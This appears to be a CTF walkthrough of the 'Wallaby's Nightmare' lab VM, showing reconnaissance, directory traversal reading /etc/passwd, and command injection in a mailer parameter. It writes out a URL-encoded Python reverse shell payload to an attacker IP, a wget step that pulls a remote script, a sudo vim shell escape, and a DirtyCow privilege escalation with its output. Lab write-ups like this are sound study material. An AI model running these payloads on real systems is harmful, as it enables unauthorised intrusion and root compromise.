

Wallaby's: Nightmare (v1.0.2)

===== FINDINGS =====

- Possible usernames: Wallaby, Waldo
- Server: Apache httpd 2.4.18 (Ubuntu)
- Executable extensions: php, html, python, c, txt and many more
- `/?page=`
- `60080/?page=mailer`
- `60080/?page=contact`
- `60080/?page=mailer&mail=mail wallaby "message goes here"`
- Contact me with all your whining at wallaby@wallaby.wallaby

===== EXPOSED VULNERABILITIES =====

- Directory Traversal in `http://192.168.56.102:60080/?page=`
- LFI in `http://192.168.56.102:60080/?page=`
- Command Injection in <http://192.168.56.102:60080/?page=mailer&mail=>

===== EXPLOITS/PAYLOADS =====

- Url-encoded python reverse shell code
http://192.168.56.102:60080/?page=mailer&mail=python%20-c%20%27import%20socket%2Csubprocess%2Cos%3Bs%3Dsocket.socket%28socket.AF_INET%2Csocket.SOCK_STREAM%29%3Bs.connect%28%28%22192.168.56.103%22%2C1314%29%29%3Bos.dup2%28s.fileno%28%29%2C0%29%3B%20os.dup2%28s.fileno%28%29%2C1%29%3B%20os.dup2%28s.fileno%28%29%2C2%29%3Bp%3Dsubprocess.call%28%5B%22%2Fbin%2Fsh%22%2C%22-i%22%5D%29%3B%27
- `cowroot.c`

===== SCREENSHOTS =====

Wallaby's Server

192.168.56.102

Most Visited Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB

Your username for this ctf is *hey*

click here to change your username:

Submit

Welcome to the Wallaby's Worst Nightmare 2 part series VM.
A few tips.

1. Fuzzing is your friend.
2. Tmux can be useful for many things.
3. Your environment matters.

Good luck and have fun! -Waldo

Start the CTF!

Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng

s this? Some guy named *hey* is trying to penetrate my server? Loser must not know I'm the great Wallaby!

Let's **observe** him for now, maybe I could learn about him from his behavior.



```
komal@kali: ~  
File Edit View Search Terminal Help  
[S-chain] -<-127.0.0.1:8080-<--timeout  
[S-chain] -<-127.0.0.1:8080-<--timeout  
[S-chain] -<-127.0.0.1:8080-<--timeout  
[S-chain] -<-127.0.0.1:8080-<--timeout  
[S-chain] -<-127.0.0.1:8080-<--timeout  
[S-chain] -<-127.0.0.1:8080-<--timeout  
[S-chain] -<-127.0.0.1:8080-<--timeout  
[S-chain] -<-127.0.0.1:8080-<--timeout  
[S-chain] -<-127.0.0.1:8080-<--timeout  
[S-chain] -<-127.0.0.1:8080-<--timeout  
Nmap scan report for 192.168.56.102  
Host is up (0.0022s latency).  
Not shown: 997 closed ports  
PORT      STATE      SERVICE      VERSION  
22/tcp    open       tcpwrapped  
80/tcp    open       tcpwrapped  
6667/tcp  filtered  irc  
MAC Address: 08:00:27:25:DF:06 (Oracle VirtualBox virtual NIC)  
Device type: general purpose
```

```
Wallaby's Server  
192.168.56.102/?page=../../../../../../../../etc/passwd  
Most Visited Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng  
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin  
sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr  
/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin  
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin  
/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin  
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin syslog:x:104:108:./home/syslog:/bin/false _apt:x:105:65534:./nonexistent:/bin/false uidd:x:107:111:./run  
/uidd:/bin/false walfin:x:1000:1000:walfin:./home/walfin:/bin/bash sshd:x:108:65534:./var/run/sshd:/usr/sbin/nologin mysql:x:109:117:MySQL Server:./nonexistent:  
/bin/false steven?:x:1001:1001:./home/steven?:/bin/bash ircd:x:1003:1003:./home/ircd:/bin/bash
```

That's some fishy stuff you're trying there Komal buddy. You must think Wallaby codes like a monkey! I better get to securing this SQLi though...

(Wallaby caught you trying an LFI, you gotta be sneakier! Difficulty level has increased.)

>> This means there is an SQLi server running backend. However, http port is now closed, leaving only port 22 open and filtered IRC port 6667.


>> Once again I performed nmap scan. Since the full port scan usually takes longer, I normally split the portscan into range of specific port numbers to maximise the nmap scan speed.

sudo nmap -sV 192.168.56.102 -p49152-65535

```

PORT      STATE SERVICE VERSION
60080/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
MAC Address: 08:00:27:25:DF:06 (Oracle VirtualBox virtual NIC)

```





>> To perform the dirb scan again for hidden contents with and without /?page=

```

komal@kali:~$ dirb http://192.168.56.102:60080/?page=
DIRB v2.22
By The Dark Raven
START TIME: Wed Dec 6 12:37:44 2017
URL BASE: http://192.168.56.102:60080/?page=
WORDLIST FILES: /usr/share/dirb/wordlists/common.txt
-----
GENERATED WORDS: 4612


---- Scanning URL: http://192.168.56.102:60080/?page= ----
+ http://192.168.56.102:60080/?page=.git/HEAD (CODE:200|SIZE:898)
+ http://192.168.56.102:60080/?page=.svn/entries (CODE:200|SIZE:898)
+ http://192.168.56.102:60080/?page=_vti_bin/_vti_adm/admin.dll (CODE:200|SIZE:898)
+ http://192.168.56.102:60080/?page=_vti_bin/_vti_aut/author.dll (CODE:200|SIZE:898)
+ http://192.168.56.102:60080/?page=_vti_bin/shtml.dll (CODE:200|SIZE:898)
+ http://192.168.56.102:60080/?page=cgi-bin/ (CODE:200|SIZE:898)

```



>> Viewing its source-code page got me this:

```
26
27 <h2 style='color:blue;'>Coming Soon guys!</h2>
28 <!--a href='/?page=mailer&mail=mail wallaby "message goes here"'><button type='button'>Sendmail</button-->
29 <!--Better finish implementing this so Komal
30 can send me all his loser complaints!-->
```





>>On the local terminal start the apache2 webserver before exporting local file to the server as follows:

sudo service apache2 start

http://192.168.56.102:60080/?page=mailer&mail=wget http://192.168.56.103/rshell.py -O /var/www/html/rshell.py; chmod 777 rshell.py

http://192.168.56.102:60080/?page=mailer&mail=python%20-c%20%27import%20socket%2Csubprocess%2Cos%3Bs%3Dsocket.socket%28socket.AF_INET%2Csocket.SOCK_STREAM%29%3Bs.connect%28%28%22192.168.56.103%22%2C1314%29%29%3Bos.dup2%28s.fileno%28%29%2C0%29%3B%20os.dup2%28s.fileno%28%29%2C1%29%3B%20os.dup2%28s.fileno%28%29%2C2%29%3Bp%3Dsubprocess.call%28%5B%22%2Fbin%2Fsh%22%2C%22-i%22%5D%29%3B%27

```
komal@kali:~/etc$ nc -lvnp 7878
listening on [any] 7878 ...
connect to [192.168.56.103] from (UNKNOWN) [192.168.56.102] 56992
/bin/sh: 0: can't access tty; job control turned off
$ ls
eye.jpg
index.php
s13!34g$3FVA5e@ed
sec.png
uname.txt
$ whoami
www-data
$
```

>> spawn the shell using:

python -c 'import pty; pty.spawn("/bin/bash")'

>> Now to gain root access I tried all the possibilities:

sudo su
su -
sudo -l

```
komal@kali: ~  
File Edit View Search Terminal Help  
$ sudo -l  
Matching Defaults entries for www-data on ubuntu:  
env_reset, mail_badpass,  
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/s  
bin\:/bin\:/snap/bin  
User www-data may run the following commands on ubuntu:  
(waldo) NOPASSWD: /usr/bin/vim /etc/apache2/sites-available/000-defa  
ult.conf  
(ALL) NOPASSWD: /sbin/iptables
```

>> Flushing the iptables will remove the filtered port (i.e. irc port) and set it to as 'open port'

>> Going back to nmap scan to see if the irc port has been opened and to retrieve further information.

```
komal@kali:~/var/www/html$ sudo nmap -A 192.168.56.102  
[sudo] password for komal:  
  
Starting Nmap 7.60 ( https://nmap.org ) at 2017-12-06 17:19 EST  
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try us  
Stats: 0:00:27 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan  
SYN Stealth Scan Timing: About 79.97% done; ETC: 17:20 (0:00:06 remaining)  
Nmap scan report for 192.168.56.102  
Host is up (0.0045s latency).  
Not shown: 998 closed ports  
PORT      STATE SERVICE VERSION  
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.1 (Ubuntu Linux; protocol 2.0)  
| ssh-hostkey:  
| 2048 6e:07:fc:70:20:98:f8:46:e4:8d:2e:ca:39:22:c7:be (RSA)  
| 256 99:46:05:e7:c2:ba:ce:06:c4:47:c8:4f:9f:58:4c:86 (ECDSA)  
| 256 4c:87:71:4f:af:1b:7c:35:49:ba:58:26:c1:df:b8:4f (EdDSA)  
6667/tcp  open  irc      UnrealIRCd  
| irc-info:  
| users: 4  
| servers: 1  
| chans: 1  
| lusers: 4  
| lservers: 0  
| server: wallaby.fake.server  
| version: Unreal3.2.10.4. wallaby.fake.server  
| uptime: 0 days, 8:57:13  
| source ident: nmap  
| source host: E88F480D.E461F877.CD8EC85.IP  
| error: Closing Link: ilsztengh[192.168.56.103] (Quit: ilsztengh)
```

>> Notice that we can run `/usr/bin/vim /etc/apache2/sites-available/000-default.conf` command as waldo, we are able to execute the shell command from within the vim editor.

So I ran the following command on the terminal:

```
sudo -u waldo /usr/bin/vim /etc/apache2/sites-available/000-default.conf
```

>> Once inside the vim, I executed the shell using the following command where I escalated to user waldo.

```
:set shell=/bin/bash
```


<enter>
:shell
<enter>

>> Also looking through the files, I find the irc config file under
/home/wallaby/.sopel/default.cfg


```
www-data@ubuntu:/home/wallaby/.sopel$ cat default.cnf
cat default.cnf
cat: default.cnf: No such file or directory
www-data@ubuntu:/home/wallaby/.sopel$ ls
ls
default.cfg  logs  modules  wallabysbot-127.0.0.1.tell.db
default.db  malwaredomains.txt  sopel.pid
www-data@ubuntu:/home/wallaby/.sopel$ cat default.cfg
cat default.cfg
[core]
nick = wallabysbot
host = 127.0.0.1
use_ssl = false
port = 6667
owner = waldo
channels = #wallabyschat
enable = run, admin, adminchannel, announce, help
www-data@ubuntu:/home/wallaby/.sopel$
```

>> Now to open the unix irc program

irssi -c 192.168.1.22 -p 6667

>> Now within the text field type in:

/join #wallabyschat



The screenshot shows a terminal window titled 'komal@kali: /var/www/html'. The terminal displays the Irssi IRC client interface. At the top, it shows the user 'komal' has joined the channel '#wallabyschat'. Below this, it lists the current users: '[Users #wallabyschat]'. The channel statistics are shown: 'Total of 3 nicks [1 ops, 0 halfops, 0 voices, 2 normal]'. The channel creation information is displayed: 'Channel #wallabyschat created Thu Dec 7 07:57:58 2017'. The user 'komal' sends a 'hi' message. The user 'wallabysbot' responds: 'Hold on, you aren't Waldo?'. The user 'komal' sends a '.help' message. The user 'wallabysbot' responds: 'komal: I'm sending you a list of my commands in a private message!'. The terminal also shows a status bar at the bottom: '09:30 komal(iwx) 2:192/#wallabyschat Act: 3' and the current channel is '#wallabyschat'.

>> Finally after several attempts of trying to gain root access, I simply compiled cowroot.c and executed the program to get root shell.

```
./cowroot  
echo 0 > /proc/sys/vm/dirty_writeback_centisecs
```

>> “echo 0 > /proc/sys/vm/dirty_writeback_centisecs” was executed to prevent the server from crashing soon after gaining root privilege.

```
File Edit View Search Terminal Help  
komal@kali:/var/www/html$ nc -lvnp 1314  
listening on [any] 1314 ...  
connect to [192.168.56.103] from (UNKNOWN) [192.168.56.102] 58558  
/bin/sh: 0: can't access tty; job control turned off  
$ python -c 'import pty; pty.spawn("/bin/bash")'  
www-data@ubuntu:/var/www/html$ ./cowroot  
./cowroot  
DirtyCow root privilege escalation  
Backing up /usr/bin/passwd to /tmp/bak  
Size of binary: 54256  
Racing, this may take a while..  
/usr/bin/passwd overwritten  
Popping root shell.  
Don't forget to restore /tmp/bak  
thread stopped  
thread stopped  
root@ubuntu:/var/www/html# echo 0 > /proc/sys/vm/dirty_writeback_centisecs  
echo 0 > /proc/sys/vm/dirty_writeback_centisecs  
root@ubuntu:/var/www/html# cd /root  
cd /root  
root@ubuntu:/root# ls  
ls  
backups check_level.sh flag.txt  
root@ubuntu:/root# cd backups
```

```
komal@kali: /var/www/html  
File Edit View Search Terminal Help  
root@ubuntu:/var/www/html# whoami  
whoami  
root  
root@ubuntu:/var/www/html# cd /root  
cd /root  
root@ubuntu:/root# ls  
ls  
backups check_level.sh flag.txt  
root@ubuntu:/root# cat flag.txt  
cat flag.txt  
###CONGRATULATIONS###  
  
You beat part 1 of 2 in the "Wallaby's Worst Nightmare" series of vms!!!!  
  
This was my first vulnerable machine/CTF ever! I hope you guys enjoyed playing  
it as much as I enjoyed making it!  
  
Come to IRC and contact me if you find any errors or interesting ways to root, I  
'd love to hear about it.  
  
Thanks guys!  
-Waldo
```